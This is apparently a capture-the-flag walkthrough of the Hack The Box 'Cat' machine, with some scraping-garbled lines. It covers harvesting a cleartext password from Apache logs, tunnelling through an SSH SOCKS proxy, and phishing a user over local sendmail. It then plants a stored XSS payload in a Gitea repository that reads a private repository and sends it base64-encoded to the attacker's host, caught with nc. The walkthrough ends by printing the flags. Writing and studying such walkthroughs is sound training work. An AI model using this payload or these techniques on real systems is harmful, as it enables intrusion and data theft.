Feb  8 06:30:01 cat sendmail[18291]: 5186U1ow018291: to=root, ctladdr=root (0/0), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30571, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (5186U1iY018292 Message accepted for delivery)
Feb  8 06:30:01 cat sm-mta[18293]: 5186U1iY018292: to=<root@cat.htb>, ctladdr=<root@cat.htb> (0/0), delay=00:00:00, xdelay=00:00:00, mailer=local, pri=30980, dsn=2.0.0, stat=Sent
Feb  8 06:32:09 cat systemd[1]: Started Session 450 of user rosa.
Feb  8 06:32:15 cat sm-mta[18419]: 5186WF3Y018419: localhost [127.0.0.1] did not issue MAIL/EXPN/VRFY/ETRN during connection to MSP-v4
Feb  8 06:32:15 cat sm-mta[18421]: 5186WFFe018421: localhost [127.0.0.1] did not issue MAIL/EXPN/VRFY/ETRN during connection to MTA-v4
Feb  8 06:32:16 cat sm-mta[18422]: 5186WGHw018422: localhost [127.0.0.1] did not issue MAIL/EXPN/VRFY/ETRN during connection to MTA-v4
Feb  8 06:32:16 cat sm-mta[18423]: 5186WG0r018423: localhost [127.0.0.1] did not issue MAIL/EXPN/VRFY/ETRN during connection to MSP-v4
/var/log/apache2/access.log*
grep -iEr 'axel|jobert' /var/log 2>/dev/null | grep -i passw
127.0.0.1 - - [08/Feb/2025:00:00:05 +0000] "GET /join.php?loginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Login HTTP/1.1" 302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0"
127.0.0.1 - - [08/Feb/2025:00:00:15 +0000] "GET /join.php?loginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Login HTTP/1.1" 302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0"
127.0.0.1 - - [08/Feb/2025:00:00:26 +0000] "GET /join.php?loginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Login HTTP/1.1" 302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Privilege Escalation
Reading Log Files
Because rosa is in the adm group, we are able to read most of the files under /var/log; including /var/log/syslog, which reveals a good amount about the ongoing activity on the target.
We can see some interesting artifacts including:
- A password for
axelin the clear in Apache's access log- Which makes sense, since the authentication for the
cat.htbapp earlier sent the user's authentication details in theHTTP GETquery string
- Which makes sense, since the authentication for the
- A potential Gitea server running internally
- A mail transfer agent sending messages to
rootvia the local mail fail - Some automated activity by the
rootuser
Port Forwarding


ssh -f -N -D 58080 rosa@cat.htbUsing a dynamic forward SOCKS5 proxy to reach the internal ports
sudo nano /etc/proxychains4.confsocks5 127.0.0.1 58080sudo proxychains -q nmap -T4 -Pn -p25,587,3000,37479,38855,47401 -sT -sC -sV -oN proxy-scan.txt 127.0.0.1Port scan to keep that on standby


tcp/3000 first, since that's the default port for Gitea. Rosa's password doesn't work here, but we have Axel's, which does work. Catalin Iovita, Alexandru Postolache
The Gitea version on the target has a stored XSS
Lateral to Axel

Earlier as I was enumerating, when I found the local SMTP service running, I checked the /var/mail directory to see if any users have mail and /var/mail/axel was there. Now that I have a shell as Axel, I should be able to inspect the contents.
/var/mail/axel
From rosa@cat.htb  Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
        for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591
        for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pnlT001591@cat.htb>
Subject: New cat services

Hi Axel,

We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an email to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we can develop.

Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the whole repository.

From rosa@cat.htb  Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268
        for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
        for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48S55Sm0002267@cat.htb>
Subject: Employee management

We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md.
jobert and he should load it and trigger the stored XSS.Phishing Jobert
I tried loading the repository mentioned in the email from rosa, but as mentioned in the email, it is a private repository, so maybe we don't have permissions to view it.
However, as instructed by Rosa, we should email Joebert with a clear description about the repository, as pertains to cat products. The emphasis is on "description", which is the stored XSS vector found just before.
<a href='javascript:fetch("http://localhost:3000/administrator/Employee-management/").then(response=>response.text()).then(data=>fetch("http://10.10.14.126/?data="+encodeURIComponent(btoa(unescape(encodeURIComponent(data))))));'>pwn</a>This is the payload we'll use to cause Jobert to read the contents of the private repository. The XSS will cause Joebert to load the page, encode to base64, and transmit back to our HTTP server.
 NoobDev4iPhone
Since the target is running a local sendmail MTA, we should be able to accomplish this task easily.


echo 'http://localhost:3000/axel/pwn-jobert' | sendmail jobert@localhostRun this in your SSH session as axel
sudo rlwrap nc -lnvp 80 > reply.txt

nc to catch the request, as the Python web server complains about the URI size. We receive a big, big chunk of Base64-encoded dataGET /?data= requests in the output. If you miss it, the decoding will fail due to invalid characters.grep data reply.txt |
cut -d '=' -f 2 |
sed -e 's/HTTP\/1.1//g' -e 's/%\([0-9A-Fa-f][0-9A-Fa-f]\)/\\x\1/g' |
xargs -0 printf '%b\n' |
base64 -d |
grep 'Employee-management' | grep php
Piped filter to find some interesting files

Becoming Root

As mentioned before, when you find a password for a different service, it's always a good idea to see if it's repeated as a system login.
Flags
User
ae25c87ac56f2aac93a51de67ea801b0
Root
6e45ff475da1028a8697590a74a47351


